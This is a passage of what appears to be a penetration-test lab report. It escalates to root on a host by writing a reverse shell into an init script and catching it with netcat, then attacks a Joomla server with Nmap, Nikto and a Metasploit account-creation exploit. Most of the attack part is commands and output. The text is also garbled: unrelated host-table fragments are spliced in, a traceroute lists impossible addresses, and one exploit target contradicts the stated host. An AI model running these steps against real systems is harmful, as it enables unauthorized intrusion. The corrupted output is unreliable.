Delivered-To: .../.../.../.../.../etc/bash_completion.d@localhost
Received: from 172.16.5.2 ([172.16.5.2])
    by james (JAMES SMTP Server 2.3.2) with SMTP ID 377
    for <.../.../.../.../.../etc/bash_completion.d@localhost>;
Tue, 19 Oct 2021 04:36:35 +0200 (CEST)
```

```
Date: Tue, 19 Oct 2021 04:36:35 +0200 (CEST)
From: team@team.pl
      2          Lucky
      : No such file or directory
      Techblog
      bash: connect: Connection refused
      bash: /dev/tcp/172.16.5.2/4444: Connection refused
      : command not found
      Web01-Dev
james@james:~$ bash
      7          Web01-Prd
```

Running "whoami" verifies that we are logged in as user James, not root.

```
whoami
james
```

Running "id" shows that user James does not have root privileges.

```
id
uid=1000(james) gid=1000(james) groups=1000(james),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare)
```

Running "sudo -l" shows what commands user James can execute as a super user. /sbin/reboot can be ran as Super User by user James.

```
sudo -l          146      jennifer      10.15.1.146
Matching Defaults entries for james on james:
    env_reset, mail_badpass,          PM      10.15.1.156
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
                                         core      10.15.1.160
                                         CMS01      10.15.1.177

User james may run the following commands on james:          10.15.1.164
(ALL : ALL) ALL
(root) NOPASSWD: /sbin/reboot
```

Searching for World Writable files shows that /etc/init.d/james can be modified by user James. This file is potentially exploitable as it is runs automatically after reboot.

```
find /etc -perm -2 -type f 2>/dev/null
/etc/init.d/james
```

Overwrite the /etc/init.d/james with code that will open a shell on port 5555 of my attack computer.

```
$ echo -e '#!/bin/bash' > /etc/init.d/james
$ echo -e 'bash -i >& /dev/tcp/172.16.5.2/5555 0>&1' >> /etc/init.d/james

$ cat /etc/init.d/james
```

```
james@james:~$ echo -e '#!/bin/bash' > /etc/init.d/james
echo -e '#!/bin/bash' > /etc/init.d/james
james@james:~$ echo -e 'bash -i >& /dev/tcp/172.16.5.2/5555 0>&1' >> /etc/init.d/james
/jame 'bash -i >& /dev/tcp/172.16.5.2/5555 0>&1' >> /etc/init.d/james
james@james:~$ cat /etc/init.d/james      Helpdesk      10.15.1.11      Advan
cat /etc/init.d/james      17      PBX      10.15.1.17      Advan
#!/bin/bash      17      PBX      10.15.1.17      Advan
bash -i >& /dev/tcp/172.16.5.2/5555 0>&1      10.15.1.20      Advan
```

Open a listener on port 5555 awaiting exploit execution.

```
(kali㉿kali)-[~]      Host 95 - James has been reset.
$ nc -nlvp 5555
listening on [any] 5555 ...
connect to [172.16.5.2] from (UNKNOWN) [10.15.1.95] 58912      IP
bash: cannot set terminal process group (1125): Inappropriate ioctl for device
bash: no job control in this shell      Lucky      10.15.1.2
root@james:/# bash      3      Techblog      10.15.1.3
bash
```

Run /sbin/reboot as a super user. This will carry the sudo privilege to the code running in the /etc/init.d/james file.

```
james@james:~$ sudo /sbin/reboot
```

A root shell spawns from the listener on port 5555. Verify this shell has root privilege.

```
root@james:/# whoami
```

whoami	root
--------	------

```
root@james:/# id
```

id	uid=0(root) gid=0(root) groups=0(root)
----	--

Verify IP address of target box.

```
root@james:/# ifconfig
```

ifconfig	ens160
----------	--------

```
ens160      Link encap:Ethernet  HWaddr 00:0c:29:af:ed:bb
            inet  addr:10.15.1.95  Bcast:10.15.1.255  Mask:255.255.255.0
                  inet6 addr: fe80::20c:29ff:feaf:edb/64 Scope:Link
                     UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
                     RX packets:1560 errors:0 dropped:0 overruns:0 frame:0
                     TX packets:2835 errors:0 dropped:0 overruns:0 carrier:0
                     collisions:0 txqueuelen:1000
                     RX bytes:108642 (108.6 KB)  TX bytes:399202 (399.2 KB)
```

lo	lo
----	----

Locate the key.txt file in /root/key.txt.

```
cat /root/key.txt
```

```
root@james:/# cat /root/key.txt
```

cat /root/key.txt	yj351o4zt2wgplr4kafu
-------------------	----------------------

key.txt

yj351o4zt2wgplr4kafu

8. CMS01 [B] | 10.15.1.177

Introduction

Tasked to conduct an assessment on 10.15.1.177. Began the assessment by enumerating open ports and services with Nmap, a utility for network discovery and security auditing. Using NMAP scripts, the Joomla Account Creation and Privilege Escalation vulnerability was discovered. Root privileges on the target were gained after making an SSH connection with found credentials. These credentials were discovered by creating an unprivileged user account through a Metasploit exploit, using this account to find a Super User account credentials, and creating a PHP reverse shell as a Super User from the webserver to our local machine.

Vulnerabilities Discovered

OS: Linux cms01 2.6.32-573.el6.i686

Open ports: HTTP [80], HTTPS [443], SSH [22], FTP [21], IPP [631], MYSQL [3306]

- Vulnerable to Joomla Account Creation and Privilege Escalation vulnerability.

CVE IDs: CVE-2016-8869 & CVE-2016-8870

Metasploit exploit: auxiliary/admin/http/joomla_registration_privesc

Contents of key.txt: cvxdxsy3cjhhbk0zbfuf

Testing Environment: Linux kali 5.10.0-kali7-amd64 #1 SMP Debian 5.10.28-1kali1 (2021-04-12) x86_64
GNU/Linux

References:

- <https://nvd.nist.gov/vuln/detail/CVE-2016-8869>
- <https://nvd.nist.gov/vuln/detail/CVE-2016-8870>
- <https://developer.joomla.org/security-centre/660-20161002-core-elevated-privileges.html>
- <https://developer.joomla.org/security-centre/659-20161001-core-account-creation.html>
- <https://medium.com/@showthread/joomla-3-6-4-account-creation-elevated-privileges-write-up-and-exploit-965d8fb46fa2>

EXPLOIT DESCRIPTION

This module creates an arbitrary account with administrative privileges in Joomla versions 3.4.4 through 3.6.3. If an email server is configured in Joomla, an email will be sent to activate the account (the account is disabled by default).

Attack Narrative

Begin from the local machine.

```
(kali㉿kali)-[~] $ ip addr
1: :<no name>> state down mtu 1500 qdisc pfifo_fast qlen 1
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:c4:9e:71 brd ff:ff:ff:ff:ff:ff
    inet 192.168.183.129/24 brd 192.168.183.255 scope global dynamic noprefixroute eth0
        valid_lft 1597sec preferred_lft 1597sec
    inet6 fe80::20c:29ff:fe4:9e71/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
8: ppp0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1354 qdisc pfifo_fast state UNKNOWN group default qlen 3
    link/ppp
    inet 172.16.5.3 peer 1.1.1.1/32 scope global ppp0
        valid_lft forever preferred_lft forever
```

Scan for open ports. Discover HTTP port 80; HTTPS port 443; SSH port 22; FTP port 21; and ports 631, 3306.

```
(kali㉿kali)-[~] $ nmap 10.15.1.177
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-20 12:05 EDT
Nmap scan report for 10.15.1.177
Host is up (0.22s latency).
Not shown: 994 filtered ports
PORT      STATE SERVICE      PORT      STATE SERVICE      Host name
21/tcp    open  ftp          2           closed  ipp          Lucky
22/tcp    open  ssh          3           closed  ipp          Techblog
80/tcp    open  http         4           closed  ipp          Backupadmin
443/tcp   open  https        6           closed  ipp          Web01-Dev
631/tcp   closed ipp        7           open   mysql        Web01-Prd

Nmap done: 1 IP address (1 host up) scanned in 30.65 seconds
```

A more in-depth look at open ports. Note Joomla! - Open Source Content Management in use.

```
nmap -A 10.15.1.177
```

```
(root💀kali)-[~]
# nmap -A 10.15.1.177
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-20 12:05 EDT
Nmap scan report for 10.15.1.177
Host is up (0.30s latency).
Not shown: 994 filtered ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.2.2
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: ERROR
ftp-syst:
|_STAT:                               Every host can be reset once every 5 minutes and
FTP server status:
|   Connected to 172.16.5.2
|   Host 121 - NAS has been reset.
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit      Host name
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 2
|   vsFTPD 2.2.2 - secure, fast, stable
_|End of status
22/tcp    open  ssh      OpenSSH 5.3 (protocol 2.0)
| ssh-hostkey:
|   1024 d8:7c:9d:f7:47:c1:f3:60:88:ad:a4:85:f3:f1:85:b7 (DSA)
|   2048 e3:fb:0f:74:d5:c1:ce:f1:73:a0:f0:16:ed:f4:e3:dd (RSA)

```

```
80/tcp  open  http     Apache httpd 2.2.15 ((CentOS))
| http-generator: Joomla! - Open Source Content Management
| http-server-header: Apache/2.2.15 (CentOS)
| http-title: Home
443/tcp open  ssl/http Apache httpd 2.2.15 ((CentOS))
| http-generator: Joomla! - Open Source Content Management
| http-title: Home
ssl-cert: Subject: commonName=cms01/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=-- 
| Not valid before: 2016-11-20T16:32:24
| Not valid after: 2017-11-20T16:32:24
| ssl-date: 2021-10-20T09:19:31+00:00; -6h47m21s from scanner time.
631/tcp closed ipp    Every host can be reset once every 5 minutes and a user can reset 1 host every 5 minutes.
3306/tcp open  mysql   MySQL (unauthorized)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6.32
OS details: Linux 2.6.32 Host no.          Host name           IP                 Level               Last Reset Host
Service Info: OS: Unix
              2                  Lucky                10.15.1.2        Advanced          2 days ago
Host script results:
|_clock-skew: -6h47m21s
TRACEROUTE
HOP RTT      ADDRESS
1  302.88 ms 10.15.1.177
2  10.15.1.2
3  10.15.1.3
4  10.15.1.4
5  10.15.1.5
6  10.15.1.6
7  10.15.1.7
8  10.15.1.8
9  10.15.1.9
10 10.15.1.10
11 10.15.1.11
12 10.15.1.12
13 10.15.1.13
14 10.15.1.14
15 10.15.1.15
16 10.15.1.16
17 10.15.1.17
18 10.15.1.18
19 10.15.1.19
20 10.15.1.20
21 10.15.1.21
22 10.15.1.22
23 10.15.1.23
24 10.15.1.24
25 10.15.1.25
26 10.15.1.26
27 10.15.1.27
28 10.15.1.28
29 10.15.1.29
30 10.15.1.30
31 10.15.1.31
32 10.15.1.32
33 10.15.1.33
34 10.15.1.34
35 10.15.1.35
36 10.15.1.36
37 10.15.1.37
38 10.15.1.38
39 10.15.1.39
40 10.15.1.40
41 10.15.1.41
42 10.15.1.42
43 10.15.1.43
44 10.15.1.44
45 10.15.1.45
46 10.15.1.46
47 10.15.1.47
48 10.15.1.48
49 10.15.1.49
50 10.15.1.50
51 10.15.1.51
52 10.15.1.52
53 10.15.1.53
54 10.15.1.54
55 10.15.1.55
56 10.15.1.56
57 10.15.1.57
58 10.15.1.58
59 10.15.1.59
60 10.15.1.60
61 10.15.1.61
62 10.15.1.62
63 10.15.1.63
64 10.15.1.64
65 10.15.1.65
66 10.15.1.66
67 10.15.1.67
68 10.15.1.68
69 10.15.1.69
70 10.15.1.70
71 10.15.1.71
72 10.15.1.72
73 10.15.1.73
74 10.15.1.74
75 10.15.1.75
76 10.15.1.76
77 10.15.1.77
78 10.15.1.78
79 10.15.1.79
80 10.15.1.80
81 10.15.1.81
82 10.15.1.82
83 10.15.1.83
84 10.15.1.84
85 10.15.1.85
86 10.15.1.86
87 10.15.1.87
88 10.15.1.88
89 10.15.1.89
90 10.15.1.90
91 10.15.1.91
92 10.15.1.92
93 10.15.1.93
94 10.15.1.94
95 10.15.1.95
96 10.15.1.96
97 10.15.1.97
98 10.15.1.98
99 10.15.1.99
100 10.15.1.100
101 10.15.1.101
102 10.15.1.102
103 10.15.1.103
104 10.15.1.104
105 10.15.1.105
106 10.15.1.106
107 10.15.1.107
108 10.15.1.108
109 10.15.1.109
110 10.15.1.110
111 10.15.1.111
112 10.15.1.112
113 10.15.1.113
114 10.15.1.114
115 10.15.1.115
116 10.15.1.116
117 10.15.1.117
118 10.15.1.118
119 10.15.1.119
120 10.15.1.120
121 10.15.1.121
122 10.15.1.122
123 10.15.1.123
124 10.15.1.124
125 10.15.1.125
126 10.15.1.126
127 10.15.1.127
128 10.15.1.128
129 10.15.1.129
130 10.15.1.130
131 10.15.1.131
132 10.15.1.132
133 10.15.1.133
134 10.15.1.134
135 10.15.1.135
136 10.15.1.136
137 10.15.1.137
138 10.15.1.138
139 10.15.1.139
140 10.15.1.140
141 10.15.1.141
142 10.15.1.142
143 10.15.1.143
144 10.15.1.144
145 10.15.1.145
146 10.15.1.146
147 10.15.1.147
148 10.15.1.148
149 10.15.1.149
150 10.15.1.150
151 10.15.1.151
152 10.15.1.152
153 10.15.1.153
154 10.15.1.154
155 10.15.1.155
156 10.15.1.156
157 10.15.1.157
158 10.15.1.158
159 10.15.1.159
160 10.15.1.160
161 10.15.1.161
162 10.15.1.162
163 10.15.1.163
164 10.15.1.164
165 10.15.1.165
166 10.15.1.166
167 10.15.1.167
168 10.15.1.168
169 10.15.1.169
170 10.15.1.170
171 10.15.1.171
172 10.15.1.172
173 10.15.1.173
174 10.15.1.174
175 10.15.1.175
176 10.15.1.176
177 10.15.1.177
178 10.15.1.178
179 10.15.1.179
180 10.15.1.180
181 10.15.1.181
182 10.15.1.182
183 10.15.1.183
184 10.15.1.184
185 10.15.1.185
186 10.15.1.186
187 10.15.1.187
188 10.15.1.188
189 10.15.1.189
190 10.15.1.190
191 10.15.1.191
192 10.15.1.192
193 10.15.1.193
194 10.15.1.194
195 10.15.1.195
196 10.15.1.196
197 10.15.1.197
198 10.15.1.198
199 10.15.1.199
200 10.15.1.200
201 10.15.1.201
202 10.15.1.202
203 10.15.1.203
204 10.15.1.204
205 10.15.1.205
206 10.15.1.206
207 10.15.1.207
208 10.15.1.208
209 10.15.1.209
210 10.15.1.210
211 10.15.1.211
212 10.15.1.212
213 10.15.1.213
214 10.15.1.214
215 10.15.1.215
216 10.15.1.216
217 10.15.1.217
218 10.15.1.218
219 10.15.1.219
220 10.15.1.220
221 10.15.1.221
222 10.15.1.222
223 10.15.1.223
224 10.15.1.224
225 10.15.1.225
226 10.15.1.226
227 10.15.1.227
228 10.15.1.228
229 10.15.1.229
230 10.15.1.230
231 10.15.1.231
232 10.15.1.232
233 10.15.1.233
234 10.15.1.234
235 10.15.1.235
236 10.15.1.236
237 10.15.1.237
238 10.15.1.238
239 10.15.1.239
240 10.15.1.240
241 10.15.1.241
242 10.15.1.242
243 10.15.1.243
244 10.15.1.244
245 10.15.1.245
246 10.15.1.246
247 10.15.1.247
248 10.15.1.248
249 10.15.1.249
250 10.15.1.250
251 10.15.1.251
252 10.15.1.252
253 10.15.1.253
254 10.15.1.254
255 10.15.1.255
256 10.15.1.256
257 10.15.1.257
258 10.15.1.258
259 10.15.1.259
260 10.15.1.260
261 10.15.1.261
262 10.15.1.262
263 10.15.1.263
264 10.15.1.264
265 10.15.1.265
266 10.15.1.266
267 10.15.1.267
268 10.15.1.268
269 10.15.1.269
270 10.15.1.270
271 10.15.1.271
272 10.15.1.272
273 10.15.1.273
274 10.15.1.274
275 10.15.1.275
276 10.15.1.276
277 10.15.1.277
278 10.15.1.278
279 10.15.1.279
280 10.15.1.280
281 10.15.1.281
282 10.15.1.282
283 10.15.1.283
284 10.15.1.284
285 10.15.1.285
286 10.15.1.286
287 10.15.1.287
288 10.15.1.288
289 10.15.1.289
290 10.15.1.290
291 10.15.1.291
292 10.15.1.292
293 10.15.1.293
294 10.15.1.294
295 10.15.1.295
296 10.15.1.296
297 10.15.1.297
298 10.15.1.298
299 10.15.1.299
300 10.15.1.300
301 10.15.1.301
302 10.15.1.302
303 10.15.1.303
304 10.15.1.304
305 10.15.1.305
306 10.15.1.306
307 10.15.1.307
308 10.15.1.308
309 10.15.1.309
310 10.15.1.310
311 10.15.1.311
312 10.15.1.312
313 10.15.1.313
314 10.15.1.314
315 10.15.1.315
316 10.15.1.316
317 10.15.1.317
318 10.15.1.318
319 10.15.1.319
320 10.15.1.320
321 10.15.1.321
322 10.15.1.322
323 10.15.1.323
324 10.15.1.324
325 10.15.1.325
326 10.15.1.326
327 10.15.1.327
328 10.15.1.328
329 10.15.1.329
330 10.15.1.330
331 10.15.1.331
332 10.15.1.332
333 10.15.1.333
334 10.15.1.334
335 10.15.1.335
336 10.15.1.336
337 10.15.1.337
338 10.15.1.338
339 10.15.1.339
340 10.15.1.340
341 10.15.1.341
342 10.15.1.342
343 10.15.1.343
344 10.15.1.344
345 10.15.1.345
346 10.15.1.346
347 10.15.1.347
348 10.15.1.348
349 10.15.1.349
350 10.15.1.350
351 10.15.1.351
352 10.15.1.352
353 10.15.1.353
354 10.15.1.354
355 10.15.1.355
356 10.15.1.356
357 10.15.1.357
358 10.15.1.358
359 10.15.1.359
360 10.15.1.360
361 10.15.1.361
362 10.15.1.362
363 10.15.1.363
364 10.15.1.364
365 10.15.1.365
366 10.15.1.366
367 10.15.1.367
368 10.15.1.368
369 10.15.1.369
370 10.15.1.370
371 10.15.1.371
372 10.15.1.372
373 10.15.1.373
374 10.15.1.374
375 10.15.1.375
376 10.15.1.376
377 10.15.1.377
378 10.15.1.378
379 10.15.1.379
380 10.15.1.380
381 10.15.1.381
382 10.15.1.382
383 10.15.1.383
384 10.15.1.384
385 10.15.1.385
386 10.15.1.386
387 10.15.1.387
388 10.15.1.388
389 10.15.1.389
390 10.15.1.390
391 10.15.1.391
392 10.15.1.392
393 10.15.1.393
394 10.15.1.394
395 10.15.1.395
396 10.15.1.396
397 10.15.1.397
398 10.15.1.398
399 10.15.1.399
400 10.15.1.400
401 10.15.1.401
402 10.15.1.402
403 10.15.1.403
404 10.15.1.404
405 10.15.1.405
406 10.15.1.406
407 10.15.1.407
408 10.15.1.408
409 10.15.1.409
410 10.15.1.410
411 10.15.1.411
412 10.15.1.412
413 10.15.1.413
414 10.15.1.414
415 10.15.1.415
416 10.15.1.416
417 10.15.1.417
418 10.15.1.418
419 10.15.1.419
420 10.15.1.420
421 10.15.1.421
422 10.15.1.422
423 10.15.1.423
424 10.15.1.424
425 10.15.1.425
426 10.15.1.426
427 10.15.1.427
428 10.15.1.428
429 10.15.1.429
430 10.15.1.430
431 10.15.1.431
432 10.15.1.432
433 10.15.1.433
434 10.15.1.434
435 10.15.1.435
436 10.15.1.436
437 10.15.1.437
438 10.15.1.438
439 10.15.1.439
440 10.15.1.440
441 10.15.1.441
442 10.15.1.442
443 10.15.1.443
444 10.15.1.444
445 10.15.1.445
446 10.15.1.446
447 10.15.1.447
448 10.15.1.448
449 10.15.1.449
450 10.15.1.450
451 10.15.1.451
452 10.15.1.452
453 10.15.1.453
454 10.15.1.454
455 10.15.1.455
456 10.15.1.456
457 10.15.1.457
458 10.15.1.458
459 10.15.1.459
460 10.15.1.460
461 10.15.1.461
462 10.15.1.462
463 10.15.1.463
464 10.15.1.464
465 10.15.1.465
466 10.15.1.466
467 10.15.1.467
468 10.15.1.468
469 10.15.1.469
470 10.15.1.470
471 10.15.1.471
472 10.15.1.472
473 10.15.1.473
474 10.15.1.474
475 10.15.1.475
476 10.15.1.476
477 10.15.1.477
478 10.15.1.478
479 10.15.1.479
480 10.15.1.480
481 10.15.1.481
482 10.15.1.482
483 10.15.1.483
484 10.15.1.484
485 10.15.1.485
486 10.15.1.486
487 10.15.1.487
488 10.15.1.488
489 10.15.1.489
490 10.15.1.490
491 10.15.1.491
492 10.15.1.492
493 10.15.1.493
494 10.15.1.494
495 10.15.1.495
496 10.15.1.496
497 10.15.1.497
498 10.15.1.498
499 10.15.1.499
500 10.15.1.500
501 10.15.1.501
502 10.15.1.502
503 10.15.1.503
504 10.15.1.504
505 10.15.1.505
506 10.15.1.506
507 10.15.1.507
508 10.15.1.508
509 10.15.1.509
510 10.15.1.510
511 10.15.1.511
512 10.15.1.512
513 10.15.1.513
514 10.15.1.514
515 10.15.1.515
516 10.15.1.516
517 10.15.1.517
518 10.15.1.518
519 10.15.1.519
520 10.15.1.520
521 10.15.1.521
522 10.15.1.522
523 10.15.1.523
524 10.15.1.524
525 10.15.1.525
526 10.15.1.526
527 10.15.1.527
528 10.15.1.528
529 10.15.1.529
530 10.15.1.530
531 10.15.1.531
532 10.15.1.532
533 10.15.1.533
534 10.15.1.534
535 10.15.1.535
536 10.15.1.536
537 10.15.1.537
538 10.15.1.538
539 10.15.1.539
540 10.15.1.540
541 10.15.1.541
542 10.15.1.542
543 10.15.1.543
544 10.15.1.544
545 10.15.1.545
546 10.15.1.546
547 10.15.1.547
548 10.15.1.548
549 10.15.1.549
550 10.15.1.550
551 10.15.1.551
552 10.15.1.552
553 10.15.1.553
554 10.15.1.554
555 10.15.1.555
556 10.15.1.556
557 10.15.1.557
558 10.15.1.558
559 10.15.1.559
560 10.15.1.560
561 10.15.1.561
562 10.15.1.562
563 10.15.1.563
564 10.15.1.564
565 10.15.1.565
566 10.15.1.566
567 10.15.1.567
568 10.15.1.568
569 10.15.1.569
570 10.15.1.570
571 10.15.1.571
572 10.15.1.572
573 10.15.1.573
574 10.15.1.574
575 10.15.1.575
576 10.15.1.576
577 10.15.1.577
578 10.15.1.578
579 10.15.1.579
580 10.15.1.580
581 10.15.1.581
582 10.15.1.582
583 10.15.1.583
584 10.15.1.584
585 10.15.1.585
586 10.15.1.586
587 10.15.1.587
588 10.15.1.588
589 10.15.1.589
590 10.15.1.590
591 10.15.1.591
592 10.15.1.592
593 10.15.1.593
594 10.15.1.594
595 10.15.1.595
596 10.15.1.596
597 10.15.1.597
598 10.15.1.598
599 10.15.1.599
600 10.15.1.600
601 10.15.1.601
602 10.15.1.602
603 10.15.1.603
604 10.15.1.604
605 10.15.1.605
606 10.15.1.606
607 10.15.1.607
608 10.15.1.608
609 10.15.1.609
610 10.15.1.610
611 10.15.1.611
612 10.15.1.612
613 10.15.1.613
614 10.15.1.614
615 10.15.1.615
616 10.15.1.616
617 10.15.1.617
618 10.15.1.618
619 10.15.1.619
620 10.15.1.620
621 10.15.1.621
622 10.15.1.622
623 10.15.1.623
624 10.15.1.624
625 10.15.1.625
626 10.15.1.626
627 10.15.1.627
628 10.15.1.628
629 10.15.1.629
630 10.15.1.630
631 10.15.1.631
632 10.15.1.632
633 10.15.1.633
634 10.15.1.634
635 10.15.1.635
636 10.15.1.636
637 10.15.1.637
638 10.15.1.638
639 10.15.1.639
640 10.15.1.640
641 10.15.1.641
642 10.15.1.642
643 10.15.1.643
644 10.15.1.644
645 10.15.1.645
646 10.15.1.646
647 10.15.1.647
648 10.15.1.648
649 10.15.1.649
650 10.15.1.650
651 10.15.1.651
652 10.15.1.652
653 10.15.1.653
654 10.15.1.654
655 10.15.1.655
656 10.15.1.656
657 10.15.1.657
658 10.15.1.658
659 10.15.1.659
660 10.15.1.660
661 10.15.1.661
662 10.15.1.662
663 10.15.1.663
664 10.15.1.664
665 10.15.1.665
666 10.15.1.666
667 10.15.1.667
668 10.15.1.668
669 10.15.1.669
670 10.15.1.670
671
```

```
(kali㉿kali)-[~/40637]
$ nikto -h 10.15.1.177 - Menus - Content - Components - Extensions - Help -
- Nikto v2.1.6

+ Target IP: 10.15.1.177
+ Target Hostname: 10.15.1.177
+ Target Port: 80
+ Start Time: 2021-10-20 19:27:00 (GMT-4)
-----[REDACTED]-----
```

Username	Enabled	Activated	User Groups	Email	Last Visit Date	Registration Date

+ Server: Apache/2.2.15 (centos)
+ Retrieved x-powered-by header: PHP/5.5.38
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS.
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type.
+ Server may leak inodes via ETags, header found with file /bin/, inode: 261695, size: 31, mtime: Mon Oct 17 08:39:27 2016
+ OSVDB-630: The web server may reveal its internal or real IP in the Location header via a request to /images over HTTP/1.0. The value is "127.0.0.1".
+ Apache/2.2.15 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ DEBUG HTTP verb may show server debugging information. See http://msdn.microsoft.com/en-us/library/e8z01xdh%28VS.80%29.aspx for details.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-8193: /index.php?module=ew_filemanager&type=admin&func=manager&pathext=.../..../etc: EW FileManager for PostNuke allows arbitrary file retrieval.
+ OSVDB-3092: /administrator/: This might be interesting...
+ OSVDB-3092: /bin/: This might be interesting...
+ OSVDB-3092: /includes/: This might be interesting...
+ OSVDB-3092: /tmp/: This might be interesting...
+ OSVDB-3092: /manual/: Web server manual found.

Navigate to 10.15.1.177 webserver. Observe Joomla! 3.6.3 in use which may prove to be exploitable.

Search for the potential Joomla! exploit.

```
(root㉿kali)-[~]
# searchsploit Joomla! 3.6.3
-----[REDACTED]-----
```

Exploit Title	Path
Joomla! 3.4.4 < 3.6.4 - Account Creation / Privilege Escalation	php/webapps/40637.txt
Joomla! < 3.6.4 - Admin Takeover	php/webapps/41157.py
Joomla! Component Easydiscuss < 4.0.21 - Cross-Site Scripting	php/webapps/43488.txt

Shellcodes: No Results

Potential Joomla! exploits exist.

Search for Joomla exploit in Metasploit. Find .

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/scanner/http/joomla_gallerywd_sql_scanner	2015-03-30	normal	No	Gallery WD for Joomla! Unauthenticated SQL Injection Scanner
1	exploit/unix/webapp/joomla_tinybrowser	2009-07-22	excellent	Yes	Joomla 1.5.12 TinyBrowser File Upload Code Execution
2	auxiliary/admin/http/joomla_registration_privesc	2016-10-25	normal	Yes	Joomla Account Creation and Privilege Escalation
3	exploit/unix/webapp/joomla_akeeba_unserialize	2014-09-29	excellent	Yes	Joomla Akeeba Kickstart Unserialize Remote Code Execution
4	auxiliary/scanner/http/joomla_bruteforce_login		normal	No	Joomla Bruteforce Login Utility
5	exploit/unix/webapp/joomla_comfields_sql_rce	2017-05-17	excellent	Yes	Joomla Component Fields SQLi Remote Code Execution
6	exploit/unix/webapp/joomla_comjce_imgmanager	2012-08-02	excellent	Yes	Joomla Component JCE File Upload Remote Code Execution
7	exploit/unix/webapp/joomla_contenthistory_sql_rce	2015-10-23	excellent	Yes	Joomla Content History SQLi Remote Code Execution
8	exploit/multi/http/joomla_http_header_rce	2015-12-14	excellent	Yes	Joomla HTTP Header Unauthenticated Remote Code Execution
9	exploit/unix/webapp/joomla_media_upload_exec	2013-08-01	excellent	Yes	Joomla Media Manager File Upload Vulnerability
10	auxiliary/scanner/http/joomla_pages		normal	No	Joomla Page Scanner
11	auxiliary/scanner/http/joomla_plugins		normal	No	Joomla Plugins Scanner
12	auxiliary/gather/joomla_com_realestatemanager_sqli	2015-10-22	normal	Yes	Joomla Real Estate Manager Component Error-Based SQL Injection
13	auxiliary/scanner/http/joomla_version		normal	No	Joomla Version Scanner
14	auxiliary/gather/joomla_contenthistory_sqli	2015-10-22	normal	Yes	Joomla com_contenthistory Error-Based SQL Injection
15	auxiliary/gather/joomla_weblinks_sqli	2014-03-02	normal	Yes	Joomla weblinks-categories Unauthenticated SQL Injection Arbitrary Fil
e	Read POPULAR ARTICLES				
16	auxiliary/scanner/http/joomla_ecommercewd_sql_scanner	2015-03-20	normal	No	Web-Dorado ECommerce WD for Joomla! search_category_id SQL Injection S
scanner	Users				
					No Matching Results

Interact with a module by name or index. For example info 16, use 16 or use auxiliary/scanner/http/joomla_ecommercewd_sql_scanner

Develop Exploit using Metasploit exploiting the vulnerability discovered.

```
# msfconsole
msf6 > use auxiliary/admin/http/joomla_registration_privesc
msf6 auxiliary(admin/http/joomla_registration_privesc) > set RHOST 10.15.1.60
msf6 auxiliary(admin/http/joomla_registration_privesc) > set USERNAME hack
msf6 auxiliary(admin/http/joomla_registration_privesc) > set PASSWORD hack
msf6 auxiliary(admin/http/joomla_registration_privesc) > set EMAIL hack@hack.com
msf6 auxiliary(admin/http/joomla_registration_privesc) > show options

